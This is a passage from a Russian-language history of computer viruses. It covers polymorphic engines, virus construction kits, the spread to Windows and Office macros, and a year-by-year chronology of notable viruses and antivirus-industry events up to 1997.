Популярность идеи самошифрующихся полиморфик-вирусов вылилась в появление генераторов полиморфик-кода — в начале 1992 года появляется знаменитый вирус «Dedicated», базирующийся на первом известном полиморфик-генераторе MtE и открывший серию MtE-вирусов, а через довольно короткое время появляется и сам полиморфик-генератор. Представляет он из себя объектный модуль (OBJ-файл) и теперь для того, чтобы из самого обычного нешифрованного вируса получить полиморфик-мутанта, достаточно лишь слинковать их объектные модули — OBJ-файл полиморфик-генератора и OBJ-файлом вируса. Теперь автору вируса, если он желает создать настоящий полиморфик-вирус, не придется корпеть над кодами собственного за/расшифровщика. При желании он может подключить к своему вирусу полиморфик-генератор и вызывать его из кодов вируса.

К счастью, первый MtE-вирус не попал в «живую природу» и не вызвал эпидемии, а разработчики антивирусных программ, соответственно, имели некоторый запас времени для подготовки к отражению новой напасти.

Всего год спустя производство полиморфик-вирусов становится уже «ремеслом» и в 1993 году произошел их «обвал». В поступающих в коллекцию вирусах удельный вес самошифрующихся полиморфик-вирусов становится все больше и больше. Создается впечатление, что одним из основных направлений в трудном деле создания вирусов становится разработка и отладка полиморфик-механизма, а конкуренция среди авторов вирусов сводится не к тому, кто из них напишет самый крутой вирус, а чей полиморфик-механизм окажется круче всех.

Вот далеко не полный список тех из них, которые можно назвать стопроцентно полиморфичными (конец 1993):

— Bootache, CivilWar (четыре версии), Crusher, Dudley, Fly, Freddy, Ginger, Grog, Haifa, >Moctezuma (две версии), MVF, Necros, Nukehard, PcFly (три версии), Predator, Satanbug, Sandra, Shoker, Todor, Tremor, Trigger, Uruguay (восемь версий).

Для обнаружения этих вирусов приходится использовать специальные методы, к которым можно отнести эмуляцию выполнения кода вируса, математические алгоритмы восстановления участков кода и данных в вирусе и т. д. К нестопроцентным полиморфикам (т. е. которые шифруют себя, но в расшифровщике вируса всегда существуют постоянные байты) можно отнести еще десяток новых вирусов:

Basilisk, Daemaen, Invisible (две версии), Mirea (несколько версий), Rasek (три версии), Sarov, Scoundrel, Seat, Silly, Simulation.

Однако и они требуют расшифровки кода для их детектирования и восстановления пораженных объектов, поскольку длина постоянного кода в рассшифровщике этих вирусов слишком мала.

Параллельно с полиморфик-вирусами развиваются полиморфик-генераторы. Появляется несколько новых, использующих более сложные методы генерации полиморфик-кода, они распространяются по станциям BBS в виде архивов, содержащих объектные модули, документацию и примеры использования.

В конце 1993 года было известно уже семь генераторов полиморфик-кода. Это: MTE 0.90 (Mutation Engine), четыре различные версии TPE (Trident Polymorphic Engine), NED (Nuke Encryption De-vice), DAME (Dark Angel's Multiple Encryptor).

С тех пор новые полиморфные генераторы появлялись по несколько штук в год.

4. Автоматизация производства и конструкторы вирусов

Лень — движущая сила прогресса. Эта народная мудрость не нуждается в комментариях. Но только в середине 1992 года прогресс в виде автоматизации производства дошел и до вирусов. Пятого июля 1992 года объявлен к выпуску в свет первый конструктор вирусного кода для IBM-PC совместимых компьютеров — пакет VCL (Virus Creation Laboratory) версии 1.00.

Этот конструктор позволяет генерировать исходные и хорошо откомментированные тексты вирусов (файлы, содержащие ассемблерный текст), объектные модули и непосредственно зараженные файлы. VCL снабжен стандартным оконным интерфейсом. При помощи системы меню можно выбрать тип вируса, поражаемые объекты (COM и/или EXE), наличие или отсутствие самошифровки, противодействие отладчику, внутренние текстовые строки, подключить до десяти

эффектов, сопровождающих работу вируса и т. п. Вирусы могут использовать стандартный способ поражения файлов в их конец, или записывать себя вместо файлов, уничтожая их первоначальное содержимое, или являться вирусами-спутниками (международный термин — компаньон-вирусы [companion]).

И все сразу стало значительно проще: захотел напакостить ближнему — садись за VCL и, за 10—15 минут настрогав 30—40 разных вирусов, запусти их на неприятельском компьютере(ах). Каждому компьютеру — отдельный вирус!

Дальше — больше. 27 июля появилась первая версия конструктора PS-MPC (Phalcon/Skism Mass-Produced Code Generator). Этот конструктор не содержит в себе оконного интерфейса и генерирует исходные тексты вирусов по файлу конфигурации. Этот файл содержит в себе описание вируса: тип поражаемых файлов (COM или EXE); резидентность (PS-MPC создает также и резидентные вирусы, чего не позволяет конструктор VCL); способ инсталляции резидентной копии вируса; возможность использования самошифрования; возможность поражения COMMAND.COM и массу другой полезной информации.

На основе PS-MPC был создан конструктор G2 (Phalcon /Skism's G2 0. 70 beta), который поддерживает файлы конфигурации стандарта PS-MPC, однако при генерации вируса использует большее количество вариантов кодирования одних и тех же функций. Каким же образом повлияли конструкторы вирусов на электронную фауну? В коллекции вирусов, которая хранится на моем «складе», количество «сконструированных» вирусов следующее:

— на базе VCL и G2 — по несколько сотен

— на базе PS-MPC — более тысячи.

Так проявилась еще одна тенденция в развитии компьютерных вирусов: все большую часть в коллекциях начинают занимать «сконструированные» вирусы, а в ряды их авторов начинают вливаться откровенно ленивые люди, которые сводят творческую и уважаемую профессию вирусописания к весьма заурядному ремеслу.

5. За пределы DOS

Год 1992-й принес больше, чем полиморфик-вирусы и вирус-конструкторы. В конце этого года появился первый вирус для Windows, открывший, таким образом, новую страницу в истории вирусописания. Небольшого размера (менее 1Кб), совершенно безвредный и нерезидентный вирус вполне граммотно заражал выполняемые

файлы нового формата Windows (NewEXE) и своим появлением пробил для вирусов окно в мир Windows.

Через некоторое время появились вирусы для OS/2, а в январе 1996 года — и первый вирус для Windows 95. На сегодняшний день не проходит и недели без появления новых вирусов, заражающих не-DOS системы, и, видимо, проблема не-DOS вирусов в скором времени выйдет на первый план, перекрыв проблему DOS-вирусов. Скорее всего, это произойдет эквивалентно постепенному умиранию DOS и распространению новых операционных систем и программ для них. Коль скоро все существующие DOS-приложения будут замещены их аналогами для Windows, Win 95 и OS/2, проблема DOS-вирусов сойдет на нет и оставит после себя лишь теоретический интерес для компьютерного социума.

В том же 1993 году появилась и первая попытка написать вирус, работающий в защищенном режиме процессора Intel 386. Это был загрузочный вирус «PMBS», названный так по строке текста внутри его кода. При загрузке с зараженного диска вирус переходил в защищенный режим, устанавливал себя как супервизор системы и затем загру-жал DOS в режиме виртуального окна V86. К счастью, вирус этот оказался «не жильцом» — его второе поколение напрочь отказывалось размножаться по причине нескольких ошибок в коде вируса. К тому же он «завешивал» систему, если какая-либо из программ пыталась выйти за пределы V86, например, определить наличие расширенной памяти.

Эта неудачная попытка написать вирус-супервизор так и оставалась единственной известной вплоть до весны 1997 года, когда один московский умелец выпустил вирус «PM. Wanderer» — вполне «удачную» реализацию вируса, работающего в защищенном режиме.

Пока непонятно, станут ли в дальнейшем вирусы-супервизоры действительной проблемой для пользователей и разработчиков антивирусных программ. Скорее всего нет, так как такие вирусы должны «засыпать» на время работы новых операционных систем (Windows, Win 95/NT, OS/2), что позволяет их (вирусы) легко обнаружить и удалить. Однако полноценный вирус-супервизор, использующий технологию «стеле» может принести немало неприятностей пользователям «чистой» DOS, ведь обнаружить такой стелс-вирус под DOS не представляется возможным.

6. Эпидемия макро-вируса

Год 1995-й, август. Все прогрессивное человечество, компания Microsoft и Билл Гейтс лично празднуют выход новой операционной

системы Windows 95. На фоне шумного торжества практически незамеченным прошло сообщение о появлении вируса, использующего принципиально новые методы заражения, вируса, заражающего документы Microsoft Word.

Честно говоря, это был не первый вирус, заражающий документы Word. До этого момента антивирусные фирмы уже имели на руках первый опытный образец вируса, который переписывал себя из документа в документ. Однако никто не обратил серьезного внимания на этот не вполне удачный эксперимент. В результате практически все антивирусные фирмы оказались не готовыми к последующему развитию событий — эпидемии макро-вируса — и начали спешно предпринимать полумеры. Например, несколько фирм практически одновременно выпустили в свет документы-антивирусы, действовавшие примерно по тем же принципам, что и вирус, однако уничтожавшие его вместо размножения.

Кстати, спешно пришлось править антивирусную литературу — ведь она раньше на вопрос «Можно ли заразить компьютер при чтении файла?» отвечала «Однозначно — нет!» и приводила длинные доказательства этого.

А вирус, получивший к тому времени имя «Concept», продолжал победное движение по планете. Появившись скорее всего в каком-то из подразделений фирмы Microsoft, «Concept» в мгновение ока завладел тысячами (если не миллионами) компьютеров. Это неудивительно, ведь передача текстов в формате MS Word стала де-факто одним из стандартов, а для того, чтобы заразиться вирусом, требуется всего лишь открыть зараженный документ, и все остальные документы, редактируемые в зараженном Word'e также оказываются зараженными. В результате, получив по Internet зараженный файл и прочитав его, пользователь, не зная того сам, оказывался «разносчиком заразы», и вся его переписка (если, конечно же, она велась при помощи MS Word) также оказывалась зараженной! Таким образом, возможность заражения MS Word, помноженная на скорость Internet, стала одной из самых серьезных проблем за всю историю существования вирусов.

Не прошло и года, как летом 1996 года появился вирус «Laroux» («Лару»), заражающий таблицы MS Excel. Как и в случае с вирусом «Concept», новый макро-вирус был обнаружен «в природе» практически одновременно в разных фирмах. Кстати, в 1997 году этот вирус стал причиной эпидемии в Москве.

В том же 1996 году появились первые конструкторы макро-вирусов, а в начале 1997 года появились первые поли-морфик-макро-ви-

русы для MS Word и первые вирусы для MS Office 97. Плюс к тому непрерывно росло число разнообразных макро-вирусов, достигшее нескольких сотен к лету 1997 года.

Открыв новую страницу в августе 1995 года, опираясь на весь опыт, накопленный вирусописательством за почти десятилетие непрерывной работы и совершенствования, макро-вирусы, пожалуй, стали самой большой проблемой современной вирусологии.

7. Хронология событий

Перейдем к более детальному описанию событий и начнем с самого начала.

Конец 1960 — начало 1970-х гг. На мейнфреймах этого времени периодически появлялись программы, которые получили название «кролик» (the rabbit). Не причиняя никаких разрушительных воздействий, они тем не менее были сконструированы так, что многократно копируя себя захватывали большую часть ресурсов системы, отнимая процессорное время других процессоров. Доподлинно не известна история их создания. Полагается, что, возможно, они явились следствием программной ошибки, которая приводила к зацикливанию и наделяла программу репродуктивным свойством. Первоначально «кролики» (rabbit) встречались только на локальных машинах, но с появлением Сети быстро «научились» размножаться по последней. Скорее всего «кролики» не передавались от системы к системе и являлись сугубо местными явлениями — ошибками или шалостями системных программистов, обслуживавших компьютер. Первый же инцидент, который смело можно назвать эпидемией «компьютерного вируса», произошел на системе Univax 1108. Вирус, получивший название «Pervading Animal», дописывал себя к выполняемым файлам — делал практически то же самое, что тысячи современных компьютерных вирусов.

Первая половина 1970-х. Под операционную систему Tenex создан вирус «The Creeper» («Вьюнок»), использовавший для своего распространения глобальные компьютерные сети. Программа-вирус, по непроверенным источникам, будто была написана Бобом Томасом. «Вьюнок» проявлял себя текстовым сообщением: «I'm the Creeper... Catch me if you can» — «Я Вьюнок, поймай меня, если сумеешь».

Этот вирус экономно относился к ресурсам пораженной машины, таким образом, не причиняя никакого вреда, кроме легкого беспокойства владельцев последней. Каким бы безвредным «Вьюнок» не

казался, но он был первым, кто показал, что проникновение в чужой компьютер возможно без ведома и против желания его владельцев.

Вирус был в состоянии самостоятельно войти в сеть через модем и передать свою копию удаленной системе. Первым шагом в борьбе против «Вьюнка» стал антивирус Reaper («Жнец»), репродуцирующийся наподобии Creeper-a, но уничтожающий все встретившиеся ему копии последнего. История скрывает от нас, чем закончилась борьба двух программ. Но так или иначе от подобного подхода к защите в последствии отказались. Однако копии обеих программ еще долго бродили по сети...

Начало 1980-х. Компьютеры становятся все более и более популярными. Появляется все больше и больше программ, авторами которых являются не софтверные фирмы, а частные лица, причем эти программы имеют возможность свободного хождения по различным серверам общего доступа — BBS. Результатом этого является появление большого числа разнообразных «троянских коней» — программ, которые при их запуске наносят системе какой-либо вред.

1981. Эпидемия загрузочного вируса «Elk Cloner» на компьютерах Apple II. Вирус записывался в загрузочные сектора дискет, к которым шло обращение. Проявлял он себя весьма многосторонне — переворачивал экран, заставлял мигать текст на экране и выводил разнообразные сообщения.

1986. Пандемия первого IBM-PC вируса «Brain». Вирус, заражающий 360Кб дискеты, практически мгновенно разошелся по всему миру. Причиной такого «успеха» являлась, скорее всего, неготовность компьютерного общества к встрече с таким явлением, как компьютерный вирус. Вирус был написан в Пакистане братьями Basit и Amjad Farooq Alvi, оставившими в вирусе текстовое сообщение, содержащее их имена, адрес и телефонный номер. Как утверждали авторы вируса, они являлись владельцами компании по продаже программных продуктов и решили выяснить уровень пиратского копирования в их стране. К сожалению, их эсперимент вышел за границы Пакистана.

Интересно, что вирус «Brain» являлся также и первым стелс-вирусом — при попытке чтения зараженного сектора он «подставлял» его незараженный оригинал.

В том же 1986 году программист по имени Ральф Бюргер (Ralf Burger) обнаружил, что программа может делать собственные копии путем добавления своего кода к выполняемым DOS-файлам. Его первый вирус, названный «VirDem», демонстрировал эту возможность. Этот вирус был проаннонсирован в декабре 1986 на форуме

компьютерного «андеграунда» — хакеров, специализировавшихся в то время на взломе VAX/VMS-систем (Chaos Computer Club in Hamburg).

1987. Появление вируса «Vienna». Копия этого вируса попадает в руки все того же Ральфа Бюргера, который дизассемблирует вирус и помещает результат в свою книгу «Computer Viruses: A High Tech Desease» (русский аналог — «Пишем вирус и антивирус» г. Хижняка). Книга Бюргера популяризовала идею написания вирусов, объясняла, как это происходит и служила, таким образом, толчком к написанию сотен или даже тысяч компьютерных вирусов, частично использовавших идеи из этой книги.

В том же году, независимо друг от друга, появляется еще несколько вирусов для IBM-PC. Это знаменитые в прошлом «Lehigh», заражающий только COMMAND.COM, «Suriv-1» (другое название - «April1st»), заражающий COM-файлы, «Suriv-2», заражающий (впервые) EXE-файлы и «Suriv-3», заражающий как COM-, так и EXE-файлы. Появляются также несколько загрузочных вирусов («Yale» в США, «Stoned» в Новой Зеландии и «PingPong» в Италии) и первый самошифрующийся файловый вирус «Cascade».

Не остались в стороне и не IBM-компьютеры: было обнаружено несколько вирусов для Apple Macintosh, Commodore Amiga и Atari ST.

В декабре 1987 года произошла первая известная повальная эпидемия сетевого вируса «Cristmas Tree», написанного на языке REXX и распространявшего себя в сперационной среде VM/CMS. 9 декабря вирус был запущен в сеть Bitnet в одном из университетов Западной Германии, проник через шлюз в European Academic Research Network (EARN) и затем — в сеть IBM VNet. Через четыре дня (13 декабря) вирус парализовал сеть — она была забита его копиями (см. пример про клерка несколькими страницами выше). При запуске вирус выводил на экран изображение новогодней (вернее, рождественской) елочки и рассылал свои копии всем пользователям сети, чьи адреса присутствовали в соответствующих системных файлах NAMES и NETLOG.

1988. В пятницу 13 мая 1988 года сразу несколько фирм и университетов нескольких стран мира «познакомились» с вирусом «Jerusalem» — в этот день вирус уничтожал файлы при их запуске. Это, пожалуй, один из первых MS-DOS-вирусов, ставший причиной настоящей пандемии — сообщения о зараженных компьютерах поступали из Европы, Америки и Ближнего Востока. Название, кстати, вирус получил по месту одного из инцидентов — университета в Иерусалиме.

Начали появляться заведомо ложные сообщения о компьютерных вирусах, никакой реальной информации не содержащие, но вносившие панику в стройные ряды компьютерных пользователей. Одна из первых таких «злых шуток» (современный термин — «virus hoax») принадлежит некоему Mike RoChenle (псевдоним похож на «MicroChannel»), который разослал на станции BBS большое количество сообщений о якобы существующем вирусе, который передается от модема к модему и использует для этого скорость 2400 бод. Как это ни смешно, многие пользователи отказались от стандарта тех дней 2400 и снизили скорость своих модемов до 1200 бод. Подобные «hoax»-ы появляются и сейчас. Наиболее известны на сегодняшний день — GoodTimes и Aol4Free.

Ноябрь 1988. Повальная эпидемия сетевого вируса Морриса (другое название — Internet Worm). Вирус заразил более 6000 компьютерных систем в США (включая NASA Research Institute) и практически парализовал их работу. По причине ошибки в коде вируса он, как и вирус-червь «Cristmas Tree», неограниченно рассылал свои копии по другим компьютерам сети и, таким образом, полностью забрал под себя ее ресурсы. Общие убытки от вируса Морриса были оценены в 96 миллионов долларов.

Вирус использовал для своего размножения ошибки в операционной системе Unix для VAX и Sun Microsystems. Помимо ошибок в Unix вирус использовал несколько других оригинальных идей, например, подбор паролей пользователей.

Декабрь 1988. Сезон вирусов-червей продолжается, на этот раз в сети DECNet. Вирус-червь HI. COM выводил на экран изображение елочки и извещал пользователей, что им следует «stop computing and have a good time at home!!!»

Появляются новые антивирусные программы, например, Dr. Solomon's Anti-Virus Toolkit, являющийся на сегодняшний день одним из самых мощных антивирусов.

1989. Появляются новые вирусы — «Datacrime», «FuManchu» и целые семейства — «Vacsina» и «Yankee». Первый имел крайне опасное проявление — с 13 октября по 31 декабря он форматировал винчестер. Этот вирус вырвался «на свободу» и вызвал повальную истерию в средствах массовой информации в Голландии и Великобритании.

Сентябрь 1989. На рынок выходит еще одна антивирусная программа — IBM Anti-Virus.

Октябрь 1989. В сети DECNet зафиксирована еще одна эпидемия вируса-червя — «WANK Worm».

Декабрь 1989. Этот год являлся началом повальной эпидемии компьютерных вирусов в России - - все те же вирусы «Cascade», «Jerusalem» и «Vienna» заполонили компьютеры российских пользователей. К счастью, российские программисты довольно быстро разобрались с принципами их работы и практически сразу появилось несколько отечественных противоядий-антивирусов.

В декабре произошел инцидент с «троянским конем» «Aids». Было разослано 20.000 его копий на дискетах, помеченных как «AIDS Information Diskette Version 2.0». После 90 загрузок системы «троянец» шифровал имена всех файлов на диске, делал их невидимыми (атрибут «hidden») и оставлял на диске только один читаемый файл — счет на 189 долларов, который следовало послать по адресу PO Box 7, Panama. Автор «троянца» был пойман и приговорен к тюремному заключению.

1990. Этот год принес несколько довольно заметных событий. Первым из них является появление первых полиморфик-вирусов «Chameleon» (другое название — «V2P1», «V2P2» и «V2P6»). До этого момента антивирусные программы для поиска вирусов пользовались так называемыми «масками» — кусками вирусного кода. После появления вирусов «Chameleon» разработчики антивирусных программ были вынуждены искать другие методы их обнаружения.

Вторым событием являлось появление болгарского «завода по производству вирусов»: огромное количество новых вирусов имели болгарское происхождение. Это были целые семейства вирусов «Murphy», «Nomenclatura», «Beast» (или «512», «Number-of-Beast»), новые модификации вируса «Eddie» и др. Особенную активность проявлял некто Dark Avenger, выпускавший в год по несколько новых вирусов, использовавших принципиально новые алгоритмы заражения и скрытия себя в системе. В Болгарии же впервые появилась и первая BBS, ориентированная на обмен вирусами и информацией для вирусописателей.

В июле 1990 года произошел инцидент с компьютерным журналом PC Today (Великобритания). Он содержал флоппи-диск, зараженный вирусом «DiskKiller». Было продано более 50.000 копий журнала.

Во второй половине 1990 года появились два стелс-монстра — «Frodo» и «Whale». Оба вируса использовали крайне сложные стелс-алгоритмы, а девятикилобайтный «Whale», к тому же применял несколько уровней шифровки и антиотладочных приемов.

Появились и первые известные мне отечественные вирусы: «Peterburg», «Voronezh» и ростовский «LoveChild».

1991. Популяция компьютерных вирусов непрерывно растет, достигая уже нескольких сотен. Растет и антивирусная активность: сразу два софтверных монстра (Symantec и Central Point) выпускают собственные антивирусные программы — Norton Anti-Virus и Central Point Anti-Virus. Следом появляются менее известные антивирусы от Xtree и Fifth Generation.

В апреле разразилась настоящая эпидемия файлово-загрузочного полиморфик-вируса «Tequila», а в сентябре подобная же «история» произошла с вирусом «Amoeba». Россию эти события практически не затронули.

Лето 1991: эпидемия вируса «Dir_II», использовавшего принципиально новые способы заражения файлов (link-вирус).

В целом, год 1991 был достаточно спокойным — этакое затишье перед бурей, разразившейся в 1992-м.

1992. Вирусы для не-IBM-PC и не-MS-DOS практически забыты: «дыры» в глобальных сетях закрыты, ошибки исправлены, и сетевые вирусы-черви потеряли возможность для распространения. Все большую и большую значимость начинают приобретать файловые, загрузочные и файлово-загрузочные вирусы для наиболее распространенной операционной системы (MS-DOS) на самом популярном компьютере (IBM-PC). Количество вирусов растет в геометрической прогрессии, различные инциденты с вирусами происходят чуть ли не ежедневно. Развиваются различные антивирусные программы, выходят десятки книг и несколько регулярных журналов, посвященных вирусам.

На этом фоне выделяются несколько основных моментов.

Начало года: первый полиморфик-генератор MtE, на базе которого через некоторое время появляется сразу несколько полиморфик-вирусов. MtE явился также прообразом нескольких последующих полиморфик-генераторов.

Март: эпидемия вируса «Michelangelo» («March6») и связанная с этим истерия. Наверное, это первый известный случай, когда антивирусные компании раздували шумиху вокруг вируса не для того, чтобы защитить пользователей от какой-либо опасности, а для того, чтобы привлечь внимание к своему продукту, т. е. в целях извлечения коммерческой выгоды. Так, одна американская антивирусная компания заявила, что 6 марта будет разрушена информация более чем на пяти миллионах компьютеров. В результате поднявшейся после этого шумихи прибыли различных антивирусных фирм поднялись в несколько раз, а от вируса в действительности пострадали всего около 10.000 машин.

Июль: появление первых конструкторов вирусов VCL и PS-MPC, которые увеличили и без того немаленький поток новых вирусов и, как и MtE в своей области, подтолкнули вирусописателей к созданию других, более мощных конструкторов.

Конец 1992: первый вирус для Windows, заражающий выполняемые файлы этой операционной системы, открыл новую страницу в вирусописательстве.

1993. Вирусописатели серьезно взялись за работу: помимо сотен рядовых вирусов, принципиально не отличающихся от своих собратьев, помимо целого ряда новых полиморфик-генераторов и конструкторов, помимо новых электронных изданий вирусописателей появляется все больше и больше вирусов, использующих крайне необычные способы заражения файлов, проникновения в систему и т. д. Основными примерами являются:

«PMBS», работающий в защищенном режиме процессора Intel 80386;

«Strange» (или «Hmm») — сольное выступление на тему «стелс-вирус», однако выполненное на уровне аппаратных прерываний INT 0Dh и INT 76h;

«Shadowgard» и «Carbuncle», значительно расширившие диапазон алгоритмов компаньон-вирусов;

«Emmie», «Metallica», «Bomber», «Uruguay» и «Cruncher» — использование принципиально новых приемов «спрятывания» своего кода в зараженных файлах.

Весной 1993 Microsoft выпустил свой собственный антивирус MSAV, основой которого послужил CPAV от Central Point.

1994. Все большее значение приобретает проблема вирусов на компакт-дисках. Быстро став популярными, эти диски оказались одним из основных путей распространения вирусов. Зафиксировано сразу несколько инцидентов, когда вирус попадал на мастер-диск при подготовке партии компакт-дисков. В результате на компьютерный рынок были выпущены довольно большие тиражи (десятки тысяч) зараженных дисков. Естественно, что об их лечении говорить не приходится — их придется просто уничтожить.

В начале года в Великобритании появились два крайне сложных полиморфик-вируса — «SMEG.Pathogen» и «SMEG.Queeg» (до сих пор не все антивирусные программы в состоянии достичь 100%-го результата при их детектировании). Автор вирусов помещал зараженные

файлы на станции BBS, что явилось причиной настоящей эпидемии и паники в средствах массовой информации.

Еще одну волну паники вызвало сообщение о якобы существующем вирусе «GoodTimes», распространяющем себя по сети Интернет и заражающем компьютер при получении электронной почты. Никакого такого вируса на самом деле не существовало, однако через некоторое время появился обычный DOS-вирус с текстом «Good Times», вирус этот получил название «GT-Spoof».

Активизируются правоохранительные органы: летом 1994 автор SMEG был «вычислен» и арестован. Примерно в то же самое время в той же Великобритании арестована целая группа вирусописателей, называвшая себя ARCV (Assotiation for Really Cruel Viruses). Некоторое время спустя еще один автор вирусов был арестован в Норвегии.

Появляются несколько новых, достаточно необычных вирусов.

Январь: «Shifter» — первый вирус, заражающий объектные модули (OBJ-файлы). «Phantom 1» — эпидемия первого полиморфик-вируса в Москве.

Апрель: «SrcVir» — семейство вирусов, заражающих исходные тексты программ (C и Pascal).

Июнь: «OneHalf» — начало повальной эпидемии вируса, до сих пор являющегося самым популярным вирусом в России.

Сентябрь: «ЗАРАЗА» — эпидемия файлово-загрузочного вируса, использующего крайне необычный способ внедрения в MS-DOS. Ни один антивирус не оказался готовым к встрече с подобного типа монстром.

В 1994 году (весна) перестал существовать один из антивирусных лидеров того времени — Central Point. Он был приобретен фирмой Симантек, которая до того уже успела «проглотить» несколько небольших фирм, занимавшихся антивирусными разработками — Peter Norton Computing Certus International и Fifth Generation Systems.

1995. Ничего действительно заметного в области DOS-вирусов не произошло, хотя появляется несколько достаточно сложных вирусов-монстров типа «NightFall», «Nostradamus», «Nutcracker» и таких забавных вирусов, как «двуполый» вирус «RMNS» и BAT-вирус «Winstart». Широкое распространение получили вирусы «ByWay» и «DieHard2» — сообщения о зараженных компьютерах были получены практически со всего мира.

Февраль: произошел инцидент с Microsoft: на диске, содержащем демонстрационную версию Windows 95, обнаружен вирус

«Form». Копии этого диска Microsoft разослал бета-тестерам, один из которых не поленился проверить диск на вирусы.

Весна 1995: аннонсирован альянс двух антивирусных компаний - ESaSS (ThunderBYTE anti-virus) и Norman Data Defence (Norman Virus Control). Эти компании, выпускающие достаточно сильные антивирусы, объединили усилия и приступили к разработке единой антивирусной системы.

Август: один из поворотных моментов в истории вирусов и антивирусов: в «живом виде» обнаружен первый вирус для Microsoft Word («Concept»). Буквально за месяц вирус «облетел» весь земной шар, заполонил компьютеры пользователей MS Word и прочно занял первое место в статистических исследованиях, проводимых различными компьютерными изданиями.

1996. Январь: два достаточно заметных события — появился первый вирус для Windows 95 («Win95. Boza») и эпидемия крайне сложного полиморфик-вируса «Zhengxi» в Санкт-Петербурге.

Март: первая эпидемия вируса для Windows 3.x. Его имя — «Win.Tentacle». Этот вирус заразил компьютерную сеть в госпитале и нескольких других учреждениях во Франции. Интересность этого события состояла в том, что это был ПЕРВЫЙ Windows-вирус, вырвавшийся на свободу. До той поры все Windows-вирусы жили только в коллекциях и электронных журналах вирусописателей, а в «живом виде» встречались только загрузочные, DOS- и Macro-вирусы.

Июнь: «OS2.AEP» — первый вирус для OS/2, корректно заражающий EXE-файлы этой операционной системы. До этого в OS/2 встречались только вирусы, которые записывались вместо файла, уничтожая его или действуя методом «компаньон»,

Июль 1996: «Laroux» — первый вирус для Microsoft Excel, к тому же пойманный в «живом виде» (практически одновременно в двух нефтедобывающих компаниях на Аляске и в ЮАР). Как и у MS Word-вирусов, принцип действия «Laroux» основывается на наличии в файлах так называемых макросов — программ на языке Basic. Такие программы могут быть включены в электронные таблицы Excel так же, как и в документы MS Word. Как оказалось, встроенный в Excel язык Basic также позволяет создавать вирусы. Этот же вирус в апреле 1997 года стал причиной эпидемии в компьютерных фирмах Москвы.

Декабрь: «Win95.Punch» -- первый «резидентный» вирус для Win95. Загружается в систему, как VxD-драйвер, перехватывает обращения к файлам и заражает их.

В целом год 1996 можно считать началом широкомасштабного наступления компьютерного андеграунда на операционную систему Windows 32 (Windows 95 и Windows NT) и на приложения Microsoft Office. За этот и следующий год появилось несколько десятков вирусов для Windows 95/NT и несколько сотен макро-вирусов. Во многих их них вирусописатели применяли совершенно новые приемы и методы заражения, добавляли стеле и полиморфик-механизмы и т. п. Таким образом, компьютерные вирусы вышли на новый виток своего развития — на уровень 32-битных операционных систем. За два года вирусы для Windows 32 повторили примерно все те же стадии, что ровно 10 лет до того прошли DOS-вирусы, однако на совершенно новом технологическом уровне.

1997. Февраль: «Linux. Bliss» — первый вирус для Linux (разновидность юникса). Так вирусы заняли еще одну «биологическую» нишу.

Февраль-апрель 1997: Макро-вирусы перебрались и в Office 97. Первые из них оказались всего лишь «отконвертированными» в новый формат макро-вирусами для Word 6/7, однако практически сразу появились вирусы, ориентированные только на документы Office 97.

Март 1997: «ShareFun» — макро-вирус, поражающий MS Word 6/7. Для своего размножения использует не только стандартные возможности MS Word, но также рассылает свои копии по электронной почте MS-Mail.

Апрель: «Homer» — первый сетевой вирус-червь, использующий для своего размножения File Transfer Protocol (ftp).

Июнь: Появление первого самошифрующегося вируса для Windows 95. Вирус, имеющий российское происхождение, был разослан на несколько BBS в Москве, что стало причиной эпидемии.

Ноябрь: Вирус «Esperanto». Попытка создания (к счастью, неудачная) многоплатформенного вируса, который работает не только под DOS и Windows, но в состоянии заражать и файлы Mac OS (Макинтош).

Декабрь: появилась новая форма вируса — черви mIRC. Оказалось, что наиболее популярная утилита Windows IRC (Internet Relay Chat), известная как mIRC, содержала «дыру», позволяющую вирусным скриптам передавать себя по IRC-каналам. В очередной версии IRC дыра была закрыта, и mIRC-черви канули в лету.

Основным антивирусным событием в 1997 году стало, конечно же, отделение антивирусного подразделения фирмы КАМИ в независимую компанию «Лаборатория Касперского», зарекомендовавшую себя

на сегодняшний день как признанный технический лидер антивирусной индустрии. Начиная с 1994 года, основной продукт компании — антивирусный сканер AntiViral Toolkit Pro (AVP) — стабильно показывает высокие результаты в многочисленных тестах, проводимых различными тестовыми лабораториями всего мира. Отделение в независимую компанию позволило по началу небольшой группе разработчиков стать первой по значимости антивирусной компанией на отечетсвенном рынке и достаточно заметной фигурой на рынке мировом. За короткие сроки были разработаны и выпущены версии для практически всех популярных платформ, предложены новые антивирусные решения, создана сеть международной дистрибуции и технической поддержки.

В октябре 1997 года было подписано соглашение о лицензировании технологий AVP финской компанией DataFellows для использования в своей новой разработке FSAV (F-Secure Anti-Virus). До этого компания DataFellows была известна как производитель антивируса F-PROT.

Год 1997 также отмечен несколькими скандалами, разразившимися между основными производителями антивирусов в США и Европе. В начале года фирма McAfee объявила о том, что ее специалисты обнаружили «закладку» в программах одного из своих основных конкурентов — в антивирусе фирмы Dr. Solomon. Заявление от McAfee гласило, что если антивирус Dr. Solomon при сканировании обнаруживает несколько вирусов различных типов, то дальнейшая его работа происходит в усиленном режиме. То есть если в обычных условиях на незараженных компьютерах антивирус от Dr. Solomon работает в обычном режиме, то при тестировании коллекций вирусов переключается в усиленный режим (по терминологии McAfee «cheat mode» — «режим обмана»), позволяющий детектировать вирусы, невидимые для Dr. Solomon при сканировании в обычном режиме. В результате при тестировании на незараженных дисках антивирус от Dr. Solomon показывает хорошие скоростные результаты, а при тестировании вирусных коллекций показывает неплохие результаты детектирования.

Через некоторое время Dr. Solomon нанес ответный удар, пришедшийся на некорректно построенную рекламную компанию McAfee. Конкретно претензии предъявлялись тексту «The Number One Choice Worldwide. No Wonder The Doctor's Left Town».

Одновременно с этим компания McAfee вела юридические тяжбы с другой антивирусной компанией Trend Micro по поводу нарушения патента на технологию сканирования данных, передаваемых по Интернет и электронной почте. В этот же конфликт с Trend Micro оказалась втянута фирма Symantec. Затем Symantec предъявил иск

McAfee по обвинению в использовании кодов Symantec в продуктах McAfee.

Закончился год еще одним заметным событием, связанным с именем McAfee: фирмы McAfee Associates и Network General объявили об объединении в единую компанию Network Assotiates и о позиционировании усилий не только в области антивирусных защит, но и в разработке универсальных систем компьютерной безопасности, шифрования и сетевого администрирования. Начиная с этого момента вирусной и антивирусной истории McAfee следует читать как NAI.

